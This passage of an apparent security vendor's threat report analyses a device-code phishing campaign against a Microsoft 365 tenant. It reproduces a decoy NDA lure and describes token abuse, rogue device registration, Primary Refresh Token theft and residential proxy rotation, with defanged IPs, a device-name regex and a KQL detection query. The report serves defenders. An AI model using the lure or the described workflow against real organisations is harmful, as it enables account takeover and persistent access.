This Non-Disclosure Agreement ("Agreement") is entered between BJ's Wholesale, a corporation organized and existing under the laws of Massachusetts, with its principal office located at **350 Campus Dr, Marlborough, MA 01752, USA ("Buyer")** and _____, a company organized and existing under the laws of _____, with its principal office located at _____ ("**Seller**").

1. CONFIDENTIAL INFORMATION "Confidential Information" shall mean any non-public information disclosed by either Party to the other, either directly or indirectly, in writing, orally, or by inspection of tangible objects, including but not limited to trade secrets, business plans, strategies, financial information, and technical data.

2. OBLIGATIONS OF THE ALL PARTIES The Parties agrees to: (a) Maintain the confidentiality of the Confidential Information and not disclose it to any third party without prior written consent; (b) Use the Confidential Information solely for the purpose of evaluating or engaging in business discussions between the Parties; (c) Take all reasonable precautions to protect the confidentiality of the information.

3. EXCEPTIONS Confidential Information shall not include information that: (a) Is or becomes publicly known through no breach of this Agreement; (b) Is rightfully received by the receiving Party from a third party without restriction; (c) Is independently developed by the receiving Party without use of or reference to the disclosing Party's Confidential Information.

4. TERMS This Agreement shall commence on the Effective Date and remain in effect for the period of existing business unless terminated earlier by mutual written agreement of both Parties.

5. RETURN OF MATERIALS Upon termination of this Agreement, the receiving Party shall promptly return or destroy all copies of Confidential Information.

6. GOVERNING LAW This Agreement shall be governed by and construed in accordance with the laws of the State of Washington, without regard to its conflict of laws principles.

IN WITNESS WHEREOF, the Parties have executed this Agreement as of the date first above written.

RECEIVING PARTY [Buyer]:

By: John Briggs.

Sign: 
VP, Head of Operations

DISCLOSING PARTY [Seller]:

By:

Sign:

Date: _____

Figure 22 – BJ's Wholesale NDA decoy PDF after authentication completes. The document is a convincingly formatted NDA on BJ's Wholesale letterhead, pre-signed by an attacker-fabricated signatory.

Post-Compromise Activity

Token abuse began at 17:25:57Z - five seconds after successful device code authentication.

Immediate Token Use (17:25:57Z - 17:27:10Z)

Threat actors issued nine successful API calls using the stolen token across a 78-second period. The first request used the spoofed user-agent, "Microsoft Office/16.0 (Windows NT 10.0; Microsoft Outlook 16.0.17425; Pro)". All subsequent requests used python-requests/2.34.2.

Resource	Resource ID	Purpose
Microsoft Intune Enrollment	d4ebce55-015a-49b5-a083-c84d1797ae8c	MDM enrollment - succeeded
Device Registration Service	01cb2876-7ebd-4aa4-9cc9-d28bd4d359a9	Azure AD device registration - 3 devices
Windows Azure Active Directory	00000002-0000-0000-c000-000000000000	Directory access
Microsoft Graph	00000003-0000-0000-c000-000000000000	Data access via Primary Refresh Token

Three Devices Registered in 78 Seconds

The table below describes three distinct device registrations completed between 17:26:06Z and 17:27:09Z - all automated and all via the stolen device code token.

Device ID	Registered at	Resource
4e537622-2514-48b8-84ed-0139549cfab0	17:26:20Z	Windows Azure Active Directory
6c290bcc-62d3-40bd-a774-816109af6729	17:26:45Z	Windows Azure Active Directory
5e83a216-f67e-43b8-a129-f67666a001dd	17:27:09Z	Windows Azure Active Directory + Intune Enrollment

Each device was registered via a Device Registration Service "unbound" call, then immediately used in a "bound" call to acquire tokens for Azure AD and Microsoft Graph. Registering three devices from a single stolen token maximizes persistence options - disabling one does not revoke the others.

The following device names were identified in Entra audit logs for each of the three devices. Note, a1123aab is the first eight characters of the victim's tenant ID and the -p01/-p02 suffix are an incrementing retry counter. For example:

```
john-smith-example-com-a1123aab
john-smith-example-com-a1123aab-p01
john-smith-example-com-a1123aab-p02
```

Each device name matches the regex format:

```
^[a-z]+-[a-z]+-[a-z0-9]+-[a-z]{2,}-[a-f0-9]{8}(-p[0-9]{2})?.$
```

Primary Refresh Token Obtained in 32 Seconds

At 17:26:24Z, just 32 seconds after the initial device code authentication success, a sign-in to Microsoft Graph was recorded with Incoming token type: primaryRefreshToken. The attacker obtained a Primary Refresh Token (PRT) for the victim's account.

A PRT is one of the most powerful credentials in a Microsoft identity environment. It enables Single Sign-On to any resource in the tenant without re-authentication, persists for up to 14 days by default, and is normally bound to a device. Obtaining a PRT via device code abuse gives the threat actors essentially SSO-equivalent access to the victim's entire M365 environment for the PRT's lifetime - including any service not explicitly protected by a Conditional Access policy requiring a compliant device.

Sub-Minute Attack Timeline

The table below lists the complete attack timeline, from device code authentication to the final device being registered. The final Intune enrollment at T+78s completed successfully before containment began.

Elapsed Time (UTC)	Event	Device ID
T+0s	Device code auth success; token issued	-
T+5s	First token use: Intune Enrollment (UA: Microsoft Office/16.0)	-
T+14s	Device Registration Service call #1	-
T+28s	Device #1 registered (4e537622)	4e537622
T+32s	Microsoft Graph via Primary Refresh Token	4e537622

T+36s	17:26:28Z	Device Registration Service call #2	-
T+53s	17:26:45Z	Device #2 registered (6c290bcc)	6c290bcc
T+60s	17:26:52Z	Device Registration Service call #3	-
T+77s	17:27:09Z	Device #3 registered (5e83a216)	5e83a216
T+78s	17:27:10Z	Intune enrollment of 5e83a216 - Success	5e83a216

Residential Proxy Rotation

Every successful request rotated to a fresh IP address (likely via FlashProxy[.]io) matching the victim's geolocation. Eight of the nine came from UK residential ISPs; the final Intune enrollment of 5e83a216 came from Frankfurt, Germany (ASN 12586, GHOSTnet GmbH):

Time	IP	Location	ASN	ISP
17:25:57Z	82.33.39[.]74	Thatto Heath, St Helens	5089	Virgin Media
17:26:06Z	151.225.227[.]193	Enfield, Greater London	5607	BT/EE
17:26:20Z	176.253.248[.]175	Woodley, Stockport	5607	BT/EE
17:26:24Z	94.9.97[.]142	Carlisle, South Lanarkshire	5607	BT/EE
17:26:28Z	86.132.13[.]219	Carlton-In-Lindrick, Nottinghamshire	2856	BT plc
17:26:45Z	81.96.174[.]54	Flitwick, Central Bedfordshire	5089	Virgin Media
17:26:52Z	90.215.55[.]70	Kilsyth, North Lanarkshire	5607	BT/EE
17:27:09Z	92.40.47[.]84	London, Greater London	206067	Hyperoptic
17:27:10Z	5.230.71[.]51	Frankfurt Am Main, DE	12586	GHOSTnet GmbH

Post-revocation retry IPs (all failures, errors 50173/135011) expanded to additional UK residential ISPs: Zen Internet (ASN 5378), Mailbox Internet (ASN 5482), and residential blocks in Stoke-On-Trent, Walsall, Coventry, Brierley Hill, Greenham, and Ballymoney - spanning England, Scotland, and Northern Ireland.

This is deliberate on two levels. First, the Microsoft deviceauth page explicitly discloses the device code request's origin to the victim: the page shown to the victim read "You're signing into Microsoft Authentication Broker on another device located in United Kingdom." By routing the device code request through a UK IP, **the attacker ensured this geolocation matched the victim's own country**, adding a legitimacy signal at exactly the moment the victim might have doubted. Second, UK exit nodes blend with the victim's legitimate sign-in geography, defeating Conditional Access policies that flag impossible travel or unfamiliar countries. Each request coming from a different IP also prevents IP-reputation-based blocking from affecting the session.

What did we do?

eSentire's TRU identified the campaign through anomalous Entra non-interactive sign-in log analysis, which surfaced python-requests/2.34.2 calls against Microsoft resources within seconds of a device code authentication event. Upon confirmation of compromise, we:

- Revoked the compromised token grant.
- Reset the victim account credentials.
- Disabled all three attacker-enrolled devices from the Entra device management portal.
- Developed detection coverage including the KQL hunting query below.
- Notified the customer organization and provided a full timeline of attacker activity.

What can you learn from this TRU Positive?

- MFA does not protect against device code phishing. The token carries the MFA claim forward. Every subsequent attacker API call - across 9 successful non-interactive sign-in events - passed MFA checks without re-authentication. Organizations that have deployed MFA and consider themselves protected against token theft are specifically the intended victims.
- The attack window is narrow. GhostCode completed three device registrations and obtained a Primary Refresh Token in 78 seconds. Organizations relying on manual detection will likely respond after persistence is established.
- GhostCode is undocumented. It shares post-auth objectives with Storm-2372 and uses AES-GCM gated HTML attachments as seen in EvilTokens, but the PBKDF2 password-derived key, three-layer obfuscation stack, python-requests user agent, and targeted BEC delivery are not documented in any public reporting.
- Intune enrollment outlives token revocation. The enrolled device record persists in the tenant until explicitly removed, regardless of token status.

Recommendations from the Threat Response Unit (TRU)

- Restrict device code authentication flow via Conditional Access. Create a policy that blocks deviceCode authentication for all users except those who genuinely require it (specific Azure DevOps service accounts, IoT provisioning workflows). For most organizations, device code auth should be disabled entirely for end users.
- Consider implementing [MDM Based Device Compliance](#).
- Monitor Device Registration Service activity. Alert on multiple device registrations originating from the same non-interactive sign-in session, or any device registration associated with a python-requests user-agent. Three device registrations in 78 seconds is not a legitimate provisioning workflow.
- Audit Entra enrolled devices for the kit naming pattern. Query the Entra device management portal for devices matching the pattern [firstname]-[lastname]-[companydomain]-[hexstring]. Devices registered in a short burst from the same session are candidates for attacker enrollment.
- Deploy the following KQL hunting query against Entra SigninLogs:

```
let DeviceCodeAuths = SigninLogs
| where TimeGenerated > ago(1d)
| where AuthenticationProtocol == "deviceCode"
| where ResultType == 0
| project DeviceCodeTime=TimeGenerated, UPN=UserPrincipalName, DeviceCodeIP=IPAddress;
```

```
let PythonRequests = SigninLogs
| where TimeGenerated > ago(1d)
| where UserAgent contains "python-requests"
| project PyTime=TimeGenerated, UPN=UserPrincipalName,
PyIP=IPAddress, Resource=ResourceDisplayName, Status=ResultDescription;
```

```
DeviceCodeAuths
| join kind=inner PythonRequests on UPN
| where abs(datetime_diff('minute', DeviceCodeTime, PyTime)) <= 10
| project DeviceCodeTime, PyTime, UPN, DeviceCodeIP, PyIP, Resource, Status
| order by DeviceCodeTime desc
```

Indicators of Compromise

Indicators of Compromise can be found [here](#).

References

- <https://learn.microsoft.com/en-us/entra/identity-platform/v2-oauth2-device-code>

- <https://www.microsoft.com/en-us/security/blog/2025/02/13/storm-2372-conducts-device-code-phishing-campaign/>
- <https://www.sekoia.com/blog/new-widespread-eviltokens-kit-device-code-phishing-as-a-service-part-1>
- <https://www.rfc-editor.org/info/rfc8628/>
- <https://app.any.run/tasks/2d7222b4-e22b-47eb-bd5d-00a991b9a6f7/>
- <https://learn.microsoft.com/en-us/intune/fundamentals/deploy-compliance-step-3>

To learn how eSentire can help you find exposures and defend your organization, connect with an eSentire Security Specialist now.

[GET STARTED](#)

ABOUT ESENTIRE'S THREAT RESPONSE UNIT (TRU)

The eSentire Threat Response Unit (TRU) is an industry-leading threat research team committed to helping your organization become more resilient. TRU is an elite team of threat hunters and researchers that supports our 24/7 Security Operations Centers (SOCs), builds threat detection models across the eSentire XDR Cloud Platform, and works as an extension of your security team to continuously improve our Managed Detection and Response service. By providing complete visibility across your attack surface and performing global threat sweeps and proactive hypothesis-driven threat hunts augmented by original threat research, we are laser-focused on defending your organization against known and unknown threats.

[Back to blog](#)

Take Your Cybersecurity Program to the Next Level with eSentire MDR.

[BUILD A QUOTE](#)

in this blog
